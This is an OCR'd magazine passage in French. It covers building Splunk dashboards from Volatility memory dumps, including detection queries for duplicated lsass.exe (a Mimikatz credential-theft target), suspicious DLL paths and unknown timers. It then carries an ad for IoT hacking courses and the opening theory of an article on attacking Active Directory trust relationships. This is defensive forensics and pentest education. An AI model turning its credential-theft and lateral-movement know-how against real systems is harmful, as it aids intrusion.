Il existe dans splunk des `props.conf` et `tranforms.conf` qui permettent de créer ses sourcetypes à la main. Les sourcetypes permettent de définir un format de données. La donnée entrée avec un sourcetype sera découpée d'une manière qui permettra la récupération de champs tels que PID, PPID ou autres. Si vous utilisez des sourcetypes différents, il faudra mettre à jour le dashboard avec les sourcetypes que vous aurez créés.

Le champ **host** est utilisé pour mettre le nom du poste.

Une recherche dans notre index *memoire* permet de voir rapidement si les données sont bien présentes et si le sourcetype a permis d'extraire les champs.

```
$ index=memoire sourcetype=volatility_pslist_csv
2: 31 events (...)
```

Le résultat est de 31 éléments, exactement le même nombre que **wc -l pslist.csv - 1** ou **awk 'END{print NR – 1}' pslist.csv**.

```
$ index=memoire sourcetype=voltility_pslist_csv | table
PID, PPID, Name
2: 31 events (...)
```

Les champs sont extraits et le nombre d'éléments est bien à 31.




Fig. 1 : Exemple de sortie Splunk avec les champs extraits pour notre cas.

Le plugin volatility fonctionne, Splunk est capable d'interpréter les données fournies à partir des extractions csv.

3 De la formation à la détection

Afin de partager les informations reçues pendant la formation, un dashboard a été réalisé.

Pour créer un dashboard, il faut créer une vue nommée *Volatility* par exemple : ***Paramètre > Interface utilisateur > Vues > Nouvelle vue***.

Maintenant, il faut rajouter des panels dont un par exemple comptant le nombre d'éléments par ordinateur (host).

Pour cela, c'est relativement simple dans le dashboard volatility : ***Éditer > Ajouter Panel***.

Puis renseigner les champs :

- ***Nom*** : nb éléments ;

- ***Commande*** : index=memoire | stats count.

Après enregistrement et lancement de la vue, cette dernière est fonctionnelle et affiche bien 31 évènements.

Pour modifier un dashboard, il existe deux méthodes principales : la version graphique ou l'édition du fichier xml résultant. Je conseille dans un premier temps de le faire avec la partie graphique, puis d'éditer en xml. À la fin, vous devriez toujours le faire en XML directement.

La première ligne du dashboard est la suivante :

```
<row>
   <panel>
     <single>
       <title>Nombre d'events by Host</title>
       <search>
         <query>index="memoire"  host=codeinjection
sourcetype="volatility_*" | stats count by host</query>
         <earliest>0</earliest>
         <latest></latest>
       </search>
       <option name="drilldown">none</option>
       <option name="refresh.display">progressbar</option>
     </single>
   </panel>
   [snip]
   <panel>
     <table>
```


```
        <title>Poste avec lsass.exe sup à 1</title>
        <search>
          <query>index="memoire"   host=codeinjection
sourcetype="volatility_psxview_csv" Name="lsass.exe" | stats
count by host | where count > 1</query>
          <earliest>0</earliest>
          <latest></latest>
        </search>
        <option name="count">10</option>
        <option name="dataOverlayMode">none</option>
        <option name="drilldown">cell</option>
        <option name="refresh.display">progressbar</option>
      </table>
    </panel>
  </row>
```

Pour le moment, il n'y a qu'un seul poste dans l'index. La première ligne a été écrite avec le champ **host** défini strictement. Le processus **lsass.exe** ne pourra plus se dupliquer sans être visible rapidement. *Stuxnet* sera rapidement détectable sans aller chercher les mutex.

Note

Le processus lsass.exe permet l'authentification sous Windows et il est souvent la cible de logiciels malveillants ou d'audits tels que Mimikatz [3] afin de récupérer les identifiants des utilisateurs, de l'administrateur local ou tout compte d'un domaine Active Directory.

La formation aborde l'analyse des fichiers types DLL et des modules. Les éléments de recherche dans volatility sont des fichiers avec des emplacements de chargement différents de ceux « normaux » ; des DLL dans des emplacements douteux (temp, users/toto/...) et plein d'autres joyeusetés.

Le plugin csv est-il complètement compatible ?

```
$ vol.Py -f memdump.raw --profile==Windows7SP1x64
--output=csv dlllist
2: Pid,Base,Size,LoadCount,LoadTime,Path
3: 4, 0x0,0x0,0x0,,Error reading PEB for Pid
4: 568, 0x48580000,0xf000,0xffff,,\SystemRoot\System32\
smss.exe
```

Le rendu est bon, il faut en faire une sortie fichier directement avec l'option **--output-file=dlllist.csv**.

```
$ vol.Py -f memdump.raw --profile==Windows7SP1x64
--output=csv -output-file=dlllist.csv dlllist
2: (...)
3: Outputting to: dlllist.csv
```

Le fichier est injecté dans Splunk avec un nouveau sourcetype **volatility_dlllist_csv**.

Pour vérifier rapidement sous Splunk, c'est possible avec la commande suivante :

```
$ index=memoire sourcetype=volatility_dlllist_csv
```

Le retour est bon et le nombre d'évènements est concluant.

Il est possible d'écrire un panel qui compte par poste les chemins différents de **Windows\System32** à partir de **dlllist**. Afficher les chemins permettrait de voir rapidement si c'est un faux-positif ou alors un vrai suspect.

```
  <panel>
    <table>
      <title>Nb Path Dll !Windows\System32</title>
      <search>
        <query>index="memoire" host=codeinjection Pid=*
sourcetype="volatility_dlllist_csv" Path!="C:\\WINDOWS\\
system32\\*"| stats count by host</query>
        <earliest>0</earliest>
        <latest></latest>
      </search>
      <option name="count">10</option>
      <option name="dataOverlayMode">none</option>
      <option name="drilldown">none</option>
      <option name="refresh.display">progressbar</option>
      <option name="rowNumbers">false</option>
      <option name="wrap">true</option>
    </table>
  </panel>
```

Avec la commande **dlllist**, il est possible de connaître aussi les lignes de commandes passées. Il est intéressant de se pencher sur les lignes de commandes avec **??** ou **cmd.exe** ou des extensions comme **.bat/.ps1/.vbs**... Le plugin csv enlève cette information, il va donc falloir utiliser la sortie texte pour réaliser ce panel et un sourcetype **volatility_dlllist_text**. Avec Splunk, il est possible d'écrire un *parser* pour faire l'extraction des champs. Il existe deux modes : « assisté » ou « regex ». La partie assistée permet, à partir de délimiteurs, d'avoir rapidement des champs. La regex est générée dans le même temps et ne demande qu'à être modifiée directement pour mettre vos champs spécifiques.

Le format de résultat de **dlllist** est le suivant :

```
**************************
nom_processus pid : num_pid
command line : lign_command
[snip]
**********************************
```

Le séparateur d'évènements est la ligne d'étoiles. Les champs sont quasiment tous en début de ligne.

Il est possible en injectant le premier fichier de créer le sourcetype **volatility_dlllist_text** avec juste le séparateur d'évènements `\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*`.

Dans un premier temps, l'enregistrement de ce simple parser permet déjà de récupérer ou regarder les extensions (.bat, .ps1, .vbs), les **cmd.exe**... Pour récupérer plus d'informations telles que le nom du processus, son PID, la ligne de commandes et le reste, il va falloir faire une extraction de champs à partir de la visualisation du sourcetype créé. Il est possible de voir large au début, la regex suivante devrait vous permettre de commencer :

```
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
\*\*\*\*\*\*\*\*\*\s+(?P<process_name>[^ ]+)
\spid:\s\s\s(?P<PID>[^\n]+)\n(?P<command_
line>[^\n]+)
```

Cette regex permet de récupérer des informations utiles, cependant elle ne prend pas en compte la suite des informations. Les autres informations sont disponibles avec la sortie en csv.

Pour **modules** et **ldrmodules**, il faut regarder s'il y a une différence entre les différents chemins du driver à l'initiation, au démarrage et en mémoire. Des surprises peuvent arriver... Je conseille fortement de faire **ldrmodules** avec l'option **--verbose**. L'exemple suivant est donné avec un sourcetype **volatility_ldrmodules_verbose_csv** et avec une sortie en csv.

```
   <row>
    <panel>
      <table>
        <title>LdrModules</title>
        <search>
          <query>index="memoire"  host=codeinjection  Pid=*
sourcetype="volatility_ldrmodules_verbose_csv" | where
InLoad!=InInit OR InLoad!=InMem OR InInit!=InMem | table
Pid,Process,LoadPath, InitPath, MemPath, host</query>
          <earliest>0</earliest>
          <latest></latest>
        </search>
        <option name="count">10</option>
        <option name="drilldown">none</option>
        <option name="refresh.display">progressbar</option>
      </table>
    </panel>
  </row>
```

Pour le moment, le dashboard permet l'analyse et se remplit rapidement. Les champs **index**, **host** et **Pid** sont fixes. Il n'est pas rare de faire plusieurs postes pour un même cas d'investigation. Il est opportun de rajouter des sources de données (inputs) pour rendre le dashboard plus facilement modulable. Il faudrait gérer les index en cas d'investigation, le nom du poste avec **host** et les PIDs des processus du poste. Il ne faut pas oublier les **$index$**, **$computer$** et **PID** dans toutes les anciennes commandes. Par défaut, ils vaudront tous *****. Le dashboard disponible n'inclut pas les indexes différents, mais prend en compte les host de l'index et le PID recherché dans le sourcetype de **psxview**.

Pour **malfind**, pour le moment la sortie csv est lisible. Il est possible de rechercher des traces de MZ avec *4d5a*, JMP avec *e9*, CALL avec *e8*, RET avec *c3* ou *cb*... L'objectif à terme sera de créer un parser complet.

Les timers permettent à des drivers de lancer une action après une période de temps, vérifier qu'un processus est toujours présent, qu'un nom de domaine est disponible...

Les timers sans noms sont plutôt rares ou alors un driver sans extension .sys qui se lance régulièrement peut être suspect.

Le dashboard peut se remplir d'une nouvelle ligne comme suivant :

```
  <row>
    <panel>
      <table>
        <title>Timers UNKNOWN</title>
        <search>
          <query>index="memoire" sourcetype="volatility_
timers_csv" host=$Computer$ Module="UNKNOWN" | table
Offset_V, Period_ms, Module, host</query>
          <earliest>0</earliest>
          <latest></latest>
        </search>
        <option name="drilldown">none</option>
      </table>
    </panel>
    <panel>
      <table>
        <title>Timer Offset Module not *.sys et Period > 0
</title>
        <search>
          <query>index="memoire" sourcetype="volatility_
timers_csv" host=$Computer$ Module!="*.sys"| table Offset_V,
Period_ms, Module, host | where Period_ms > 0</query>
          <earliest>0</earliest>
          <latest>now</latest>
```




Fig. 2 : Le dashboard final de mise en évidence des compromissions.

```
        </search>
        <option name="count">10</option>
        <option name="drilldown">none</option>
        <option name="refresh.display">progressbar</option>
      </table>
    </panel>
  </row>6
```

Les drivers sont très intéressants et permettent de faire plusieurs liens. Le plugin **drivemodule** de volatility permet de détecter des modules inconnus sans clef de services.

La requête est dans la partie « Driver and Module Unknown » du dashboard.

Après une formation complète et de nombreuses autres requêtes, il est possible d'avoir un dashboard comme ci-dessus.

Conclusion

L'analyse de la mémoire est infinie. Le dashboard comporte d'autres éléments que je vous laisse découvrir.

L'objectif premier est de détecter des comportements suspects que l'analyse par récupération des pages mémoires, l'analyse graphique des services entre autres permettront de confirmer ou non.

L'automatisation par l'utilisation d'outils tiers après un pré-traitement des données prélevées permet à l'équipe de réponse à incident de lever rapidement des doutes vis-à-vis du commanditaire. Splunk est plutôt facile d'emploi pour ce genre d'action et il est déjà très utilisé dans de nombreux SOC. Cependant, il n'est qu'un outil parmi tant d'autres et a ses propres limites. L'intégration avec une base d'IOCs peut être effectuée, ce qui permet aussi d'accélérer les détections.

J'espère aussi avoir donné l'envie aux lecteurs de se lancer dans la réalisation de codes pour leur logiciel préféré pour partager la connaissance.

« *La connaissance est la seule chose qui s'accroît lorsqu'on la partage* » de Sacha Boudjema. ■

Remerciements

Remerciements pour Charles et mon père pour leur patience et leurs relectures avisées, à tous mes collègues qui supportent toutes mes nouvelles idées secondes.

Références

[1] **GitHub perso DvAu26 :** https://github.com/DvAu26/

[2] **Installation SIFT avec Ubuntu 16.04LTS de SANS :** https://github.com/sans-dfir/sift-cli#installation

[3] **Site officiel de Mimikatz :** http://blog.gentilkiwi.com/mimikatz

[4] **M. Hale Ligh, A. Case, J. Levy et A. Walters, « The Art of Memory Forensic », Wiley, 2014.**

digital.security

COnnected DEvices EXploitation

Formations de hacking hardware et software des objets connectés

FORMATIONS EN ANGLAIS


Formations dispensées par
Damien Cauquil (**@virtualabs**)

CODEX01
4 JOURS

- S'interfacer et communiquer avec un objet connecté
- Déterminer la surface d'attaque d'un objet connecté
- Extraire les micro-logiciels de différentes façons
- Analyser les micro-logiciels
- Identifier des vulnérabilités dans un micro-logiciel et les exploiter
- Conserver un accès résistant aux mises à jour de l'objet compromis

CODEX02 AVANCÉ
5 JOURS

- Contourner les protections contre l'extraction de micro-logiciel
- Obtenir un accès privilégié au système d'un objet connecté
- Analyser un micro-logiciel d un système ne reposant pas sur un système d'exploitation
- Identifier et exploiter des vulnérabilités applicatives sur architecture ARM
- Réaliser des attaques par canaux auxiliaires afin de contourner des restrictions
- Identifier, analyser et exploiter de multiples protocoles de communications



Kit de démarrage complet **offert** avec les formations CODEX

formations@digital.security https://www.digital.security/fr/formations

DOSSIER

TEST D'INTRUSION EN ENVIRONNEMENT WINDOWS

« L'échec est le fondement de la réussite. » Lao Tseu

« Windows et la sécurité », telle était l'accroche de la couverture du deuxième numéro de MISC, il y a maintenant.... longtemps (on s'épargnera d'ailleurs de compter les années pour de ne pas donner le vertige à certains). Au fil du temps, le sujet a été traité dans les colonnes de MISC et a produit quelques dossiers : MISC n°55 avec « Au cœur des technologies sécurité de Microsoft » ou encore MISC n°80 avec « Windows : quelle sécurité pour le plus populaire des OS ? ». Tout cela a été rythmé à mesure des efforts que fournissait Microsoft pour faire rattraper le retard qu'avait pris Windows sur les questions de sécurité.

Les nombreux mécanismes de durcissement de la sécurité de Windows, de l'ASLR à DEP/SMEP ou encore les progrès des différents mécanismes d'authentification, ont donc pour bonne partie fait l'objet d'articles que vous pouvez retrouver dans vos anciens magazines papiers ou en ligne sur Connect [0] (petit placement de produit pour ceux qui ne connaîtraient pas encore la plateforme). La sécurité n'étant qu'un processus sans fin d'amélioration continu, un futur hors-série de MISC devrait être entièrement dédié à la sécurité à proprement parler de Windows.

L'objet du présent dossier est le test d'intrusion en un environnement Windows. On ne questionnera pas l'utilité des « pentests » ici [1], mais plutôt des techniques et outils utilisés actuellement (on ne parlera donc pas de MS08-67). Car même s'il ne résout rien en ce qui concerne le volet défensif de la sécurité, il a le mérite, si ce n'est d'être grisant pour les attaquants, d'au moins démontrer par la pratique ce que l'on peut faire à partir de moyens donnés à un instant précis de la vie du SI. On ne pourra bien entendu pas traiter dans ces lignes tous les vecteurs d'attaques possibles ni même présenter une grande partie des techniques utilisées lors des pentests internes. Il s'agira avant tout de présenter de nouvelles techniques ou d'en remettre d'autres, indispensables, au goût du jour.

Vous retrouverez ainsi dans ce dossier un article sur les problèmes que peuvent induire les relations d'approbation dans Active Directory, suivi d'une présentation sur la compromission de poste de travail grâce à PXE/LAPS et, pour terminer, un retour sur les faiblesses des mécanismes d'authentification Windows avec une présentation des différents outils disponibles actuellement.

Émilien GASPAR / gapz / eg@miscmag.com

[0] https://connect.ed-diamond.com

[1] https://www.nolimitsecu.fr/les-pentests-sont-ils-utilles/

AU SOMMAIRE DE CE DOSSIER :

[27-36] La face cachée des relations d'approbation

[39-44] Compromission des postes de travail grâce à LAPS et PXE

[46-55] Retour sur les faiblesses de l'authentification Windows

LA FACE CACHÉE DES RELATIONS D'APPROBATION

Thomas DIOT
Consultant et auditeur sécurité à Wavestone

mots-clés : *WINDOWS / ACTIVE DIRECTORY / RELATIONS D'APPROBATION / ÉLÉVATION DE PRIVILÈGES ET MOUVEMENT LATÉRAL*

Cet article étudie les politiques de filtrage des identités et leurs implications offensives dans le cadre des relations d'approbation Active Directory. L'article comporte une partie théorique présentant les concepts d'exploitation ainsi qu'une initiation pratique aux outils permettant la mise en œuvre des attaques présentées.

Introduction à Active Directory

Active Directory est la mise en œuvre par Microsoft de services d'annuaire permettant l'authentification utilisateurs et une gestion centralisée des ressources, telles que les postes de travail et serveurs d'un SI (Système d'Information).

Active Directory définit une arborescence hiérarchique structurée en deux principaux niveaux.

Le premier et plus haut niveau logique est la forêt, administrée par les administrateurs de l'entreprise. La forêt regroupe une ou plusieurs arborescences de domaines de noms DNS (*Domain Name System*) contigus, dont la racine correspond au premier domaine créé au sein de la forêt.

Le second niveau est le domaine. Géré par les administrateurs de domaine, il représente une instance autonome d'un annuaire Active Directory, avec une base de référencement des utilisateurs et des ressources souveraines.

1 Fondamentaux des relations d'approbation

Un même organisme peut disposer de multiples domaines ou forêts. Le cas se présente notamment pour les firmes multinationales ou les holdings, chaque branche ou filiale pouvant détenir son propre annuaire Active Directory. Les relations d'approbations permettent alors de définir un lien administratif et de sécurité entre ces différents annuaires. Ces liaisons permettent de faciliter les accès aux ressources entre les domaines ou les forêts concernés, bien que ceux-ci disposent de bases de référencement distinctes. Composants fonctionnels indispensables, les relations d'approbations mettent en interconnexion des SI jouissant de besoins et de niveaux de sécurité potentiellement hétérogènes.

1.1 Propriétés des relations d'approbations

1.1.1 Direction

La direction d'une relation d'approbation définit le sens de la confiance portée par la relation d'approbation et peut être unidirectionnelle ou bidirectionnelle. Dans le cas d'une relation d'approbation unidirectionnelle, un premier domaine accorde sa confiance à un second domaine. On parle de domaine confiant ou approuvant et de domaine de confiance ou approuvé, usuellement nommés *rusting domain* et *trusted domain* en anglais.

Ce principe de confiance est réciproque dans le cadre d'une relation d'approbation bidirectionnelle.




Fig. 1 : Principe de direction et de transitivité des approbations.

1.1.2 Transitivité

La transitivité d'une relation d'approbation détermine si la relation d'approbation est étendue aux autres domaines et forêts liés par des relations d'approbations aux domaines ou forêts de la présente approbation.

Une relation d'approbation dite transitive sera ainsi étendue à tous les domaines de confiance du domaine confiant de la présente approbation tandis qu'une relation d'approbation dite non transitive est limitée aux seuls domaines de la présente approbation.

1.2 Types d'approbations

Différents types d'approbations existent dans Active Directory **[I]**. Certaines relations d'approbations sont créées implicitement lors

Périmètre	Type d'approbation	Direction	Transitivité	Description
Intra-forêt	Parent-Enfant Parent-Child	Bidirectionnelle	Transitive	Relation d'approbation créée implicitement entre un domaine parent et chacun de ses domaines enfants
	Racine d'arborescence Tree-root	Bidirectionnelle	Transitive	Relation d'approbation créée implicitement entre la racine de la forêt et chacun des domaines racines d'arborescence
	Approbations raccourcies Shortcut	Uni- ou bidirectionnelle	Transitive	Relation d'approbation créée manuellement entre domaines d'une même forêt à des fins de performance
Extra-forêt	Inter forêts Cross-forest	Uni- ou bidirectionnelle	Transitive*	Relation d'approbation créée manuellement entre deux forêts
	Approbations externes External / Quarantined External	Uni- ou bidirectionnelle	Non-transitive	Relation d'approbation créée manuellement entre deux domaines de forêts distinctes
	Royaume Kerberos Realm	Uni- ou bidirectionnelle	Transitive ou non-transitive	Relation d'approbation créée manuellement entre un domaine Active Directory et un domaine Kerberos conforme à la norme RFC4120

** : Transitivité limitée aux domaines composant les forêts faisant directement partie de la relation d'approbation, mais non étendue aux autres relations d'approbations externes ou inter forêts des forêts formant l'approbation.*

de l'ajout de domaines à la forêt tandis que des relations peuvent être configurées manuellement avec des domaines externes, forêts distinctes ou royaumes Kerberos non-Windows.

1.3 « Trusted Domain Object » (TDO)




Fig. 2 : Types des relations d'approbations.

Lors de l'instanciation d'une relation d'approbation, un objet de classe **trustedDomain**, appelé TDO, est créé dans l'espace de nommage de chaque domaine. Cet objet, nommé selon le nom du domaine partenaire de la relation d'approbation, permet de conserver les propriétés et attributs de la relation d'approbation. Les relations d'approbation bidirectionnelles étant en réalité composées de deux relations d'approbation unidirectionnelles de direction opposées, deux TDO distincts sont créés, un pour chacune des directions de la relation d'approbation.

Les TDO sont, notamment, constitués des attributs suivants **[2]** :

Attribut	Description
trustPartner	Domaine ou forêt avec lequel la relation d'approbation est configurée
trustDirection	Direction de la relation d'approbation. L'attribut peut prendre les valeurs suivantes : TRUST_DIRECTION_DISABLED, 0x0 TRUST_DIRECTION_INBOUND, 0x1 TRUST_DIRECTION_OUTBOUND, 0x2 TRUST_DIRECTION_BIDIRECTIONAL, 0x3
trustAttributes [3]	Propriétés de la relation d'approbation.Représentés par un datagramme, les bits suivants, notables dans le cadre du présent article, peuvent être positionnés pour définir la valeur de l'attribut : TRUST_ATTRIBUTE_NON_TRANSITIVE, 0x1 La relation n'est pas transitive TRUST_ATTRIBUTE_QUARANTINED_DOMAIN, 0x4 Le domaine de confiance est mis en quarantaine et est sujet aux règles de filtrage des SID explicité en paragraphe 2.1.2 TRUST_ATTRIBUTE_FOREST_TRANSITIVE, 0x8 La relation est une relation inter forêts TRUST_ATTRIBUTE_WITHIN_FOREST, 0x20 La relation est une approbation intra-forêt TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL, 0x40 Évalué uniquement pour les relations inter forêts. La relation d'approbation inter forêts est sujette à des règles de filtrage moins restrictives et correspondant à celles des domaines externes sans la quarantaine (explicité en paragraphe 2.1.2)

2 Rebonds entre domaines et forêts via l'usurpation de Security Identifier (SID)

2.1 Quelques rappels sur Kerberos et les SID

Kerberos

